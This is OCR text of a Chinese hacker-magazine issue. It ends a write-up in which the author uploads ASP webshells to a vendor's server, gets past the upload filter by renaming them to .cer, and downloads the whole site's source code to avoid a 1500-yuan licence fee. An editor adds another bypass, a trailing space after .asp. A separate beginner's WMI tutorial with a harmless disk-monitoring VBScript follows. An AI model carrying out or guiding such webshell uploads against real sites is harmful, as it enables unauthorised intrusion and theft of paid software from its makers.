


图8 发现上传点

试传了一个asp木马，但没有成功（当然不会成功，一般程序员这点基本的安全常识是有的）。又改了扩展名为cer试了试，居然成功了（无语中……），见图9、10。




图9 上传cer木马成功




图10 访问webshell

7、成功下载源码

如何用webshell将整站的文件全部下载回来呢？我想到了海洋的打包功能。于是上传海洋2006木马，但访问时却出现了如图11所示的情况。




图11 访问未授权

居然作了授权限制，而刚才我们传的木马为何可以访问呢？对，先前的木马是cer格式，不在它的范围内。于是将海洋木马改成cer格式文件重新上传上去，终于可以访问了，如图12。




图12 成功访问海洋木马

使用文件夹打包/解开器，对整个文件夹进行打包，如图13。




图13 进行整站打包

打包完成，然后访问http://hz****fx.vicp.net/ hytop.mdb将文件包下载回本地。最后把unpack.vbs文件拷到同一文件夹内，运行之，文件包解压还原。我们就得到了整站的所有文件了，如图14。




图14 解开文件包

提权之类的工作我就不做了，我们是为源码而来，没必要拿下这服务器。我终于省了1500元的注册费，不过还是希望大家多多支持程序员的辛苦劳作。

四、总结

本文没什么新的技术，就是要在遇到问题时多思考，从多个角度去考虑。有问题请与我联系，我的ID：elin。

编辑点评：暂且不谈入侵的目的，从技术上说，虽然现在的脚本注入方法异常的灵活，但只要抓住一个关键——文件上传，要防御注入也会变得简单，因为只要无法上传，入侵者能危害的最多也只是数据安全。而现在很多站点上传限制很不严格，asp不可以上传，说不定在后面加一个空格就可以了哦……



栏首：

12月了，风飘来到这里也半年了，时间过得好快，忽然间就难过了，回想起这半年的生活，很辛苦，历经不少波折。我不想虚度光阴，我不知道自己什么时候会变老，虽然说看到公园里老头子老太太一起散步感觉很温馨很幸福，但不知道他们看到夕阳的时候会不会感到凄凉呢？ 12月了，《黑客手册》也陪可爱的读者们走到年末了，期盼新的一年，因为《手册》还年轻，我们都还年轻，不是吗？我们走过了不少坎坷，但我们会一直的努力，让我们一起伸出双手，坦然地面对路过的棘刺，就如is说过，不经历过去，怎能预见未来……

菜鸟玩转WMI之基础篇

风飘雨

从本文你可以学到：

1、什么是WMI

2、WMI的应用

Windows中含有一样很酷的东东，它的名字也许已经被你所熟知，但你却不一定会对它有深入的了解，它往往是被冷落的角色，因为很多人还不了解它真正的实力，它就是“WMI”。只要你不是甘心于做一个微软的普通用户，那么WMI会是你有必要了解的东西之一，下面我带大家一起揭开WMI神秘的面纱。

一、基础知识

也许这些内容有些枯燥，但你会发现，当你深入了解之后，你可以用它们做许多有趣的事情。首先我们要了解的是什么是WMI。WMI是“Windows Management Instrumentation”的简写，翻译成中文就是“**Windows 管理规范**”。它可以控制监视几乎所有的Windows资源，用强大这个词来形容不足为过。

程序员应该都知道，多数工具是通过API管理Windows资源的，而自从出现WMI之后，很多问题都变得简单。它为计算机管理提供了一个更加方便的接口，比如大多数脚本（如vbs）不能直接调用Win32 API，而这些脚本却可以通过WMI来对计算机进行管理，就目前来看，WMI最多的应用也是与**WSH**、**VBScript**等脚本的结合。本文也将以此为例进行说明。

在Win9x时代，WMI只是作为组件安装的，而在NT之后，WMI已成为Windows核心技术之一，已经是操作系统的一部分。WMI中一个重要的概念就是“**事件**”，你可以把它理解为你所关注的事情，当这件事情发生时，你就会收到WMI的通知，WMI提供了这种机制以便你可以对你感兴趣的事件做出相应的反应。比如使用WMI我们可以很容易地做到监视服务器的CPU使用率，如果连续一段时间保持在100%便自动重起系统。

如图1就是WMI的基础结构，它也反映了WMI的执行流程，而在实际应用中你可以不必在乎这些，一般来说，只要你没禁用WMI相应的服务，你就可以使用WMI。

要使用WMI需要一个**WMI提供程序**，它是你与你要管理的资源之间的中介，Windows内置了许多提供程序，它们被分组在不同的“**命名空间**”中，比如，命名空间 “**root\cimv2**”中就包含了大部分表示通常与计算机和操作系统相关联的资源的类，这是应用最广泛的“命名空间”如果你想更深入地了解，请查阅MSDN。

WMI提供了**WMIC**（Windows管理规范命令行），管理员可使用WMIC来管理你的计算机，当然这对于普通的管理者来说还不是力所能及的。

WMI的日志一般存放在“%windir%/system32/wbem/logs”目录中。默认情况下，WMI生成的是包含错误信息的日志文件，你可以通过将**HKLM/Software/Microsoft/WBEM/Cimom/Logging**的值改为**2**来记录更详细的信息，这对你调试WMI脚本会有所帮助。将其改为**0**来取消详细记录。




图1 WMI的基础结

二、具体应用

理论太多头会痛，并且有时候我们所关心的也只是实际应用。不过上文算是最最基本的理论基础了。大家如果想深入研究WMI，还请查阅MSDN或是专门的书籍。下面我就举几个简单的例子来演示一下WMI的简单应用。你也可以将这些例子修改一下直接应用于你的计算机（本文所有实例为WMI在vbs脚本中的应用）。

监视磁盘空间

这是一个很简单的例子，利用vbs脚本，我们可以监视磁盘剩余空间少于某个值时给我们发出报警。我将利用它来对vbs中调用WMI进行详细的讲解。先看脚本代码：

```
    Const LOCAL_HARD_DISK = 3
    strComputer = "."
    Set objWMIService = GetObject
("winmgmts:" _
    & "{impersonationLevel=impersonate}
!\\" & strComputer & "\root\cimv2")
    Set colMonitoredDisks=objWMIService.
ExecNotificationQuery _
    ("Select * from __instancemodification
event within 30 where " _
              & "TargetInstance isa
'Win32_LogicalDisk'")
    i = 0
    Wscript.Echo "WMI演示脚本........"
    Wscript.Echo "开始监视"
    Do While i = 0
              Set objDiskChange =
colMonitoredDisks.NextEvent
        If objDiskChange.TargetInstance.
DriveType = LOCAL_HARD_DISK Then
                  If objDiskChange.
TargetInstance.Size < 100000000000 Then
                  Wscript.Echo "Hard disk
space is below 100000000000 bytes."
            End If
        End If
    Loop
```

脚本中的100000000000就表示要监视的剩余空间大小，这里是100G（为了举例方便）。将上面这段脚本保存为test.vbs

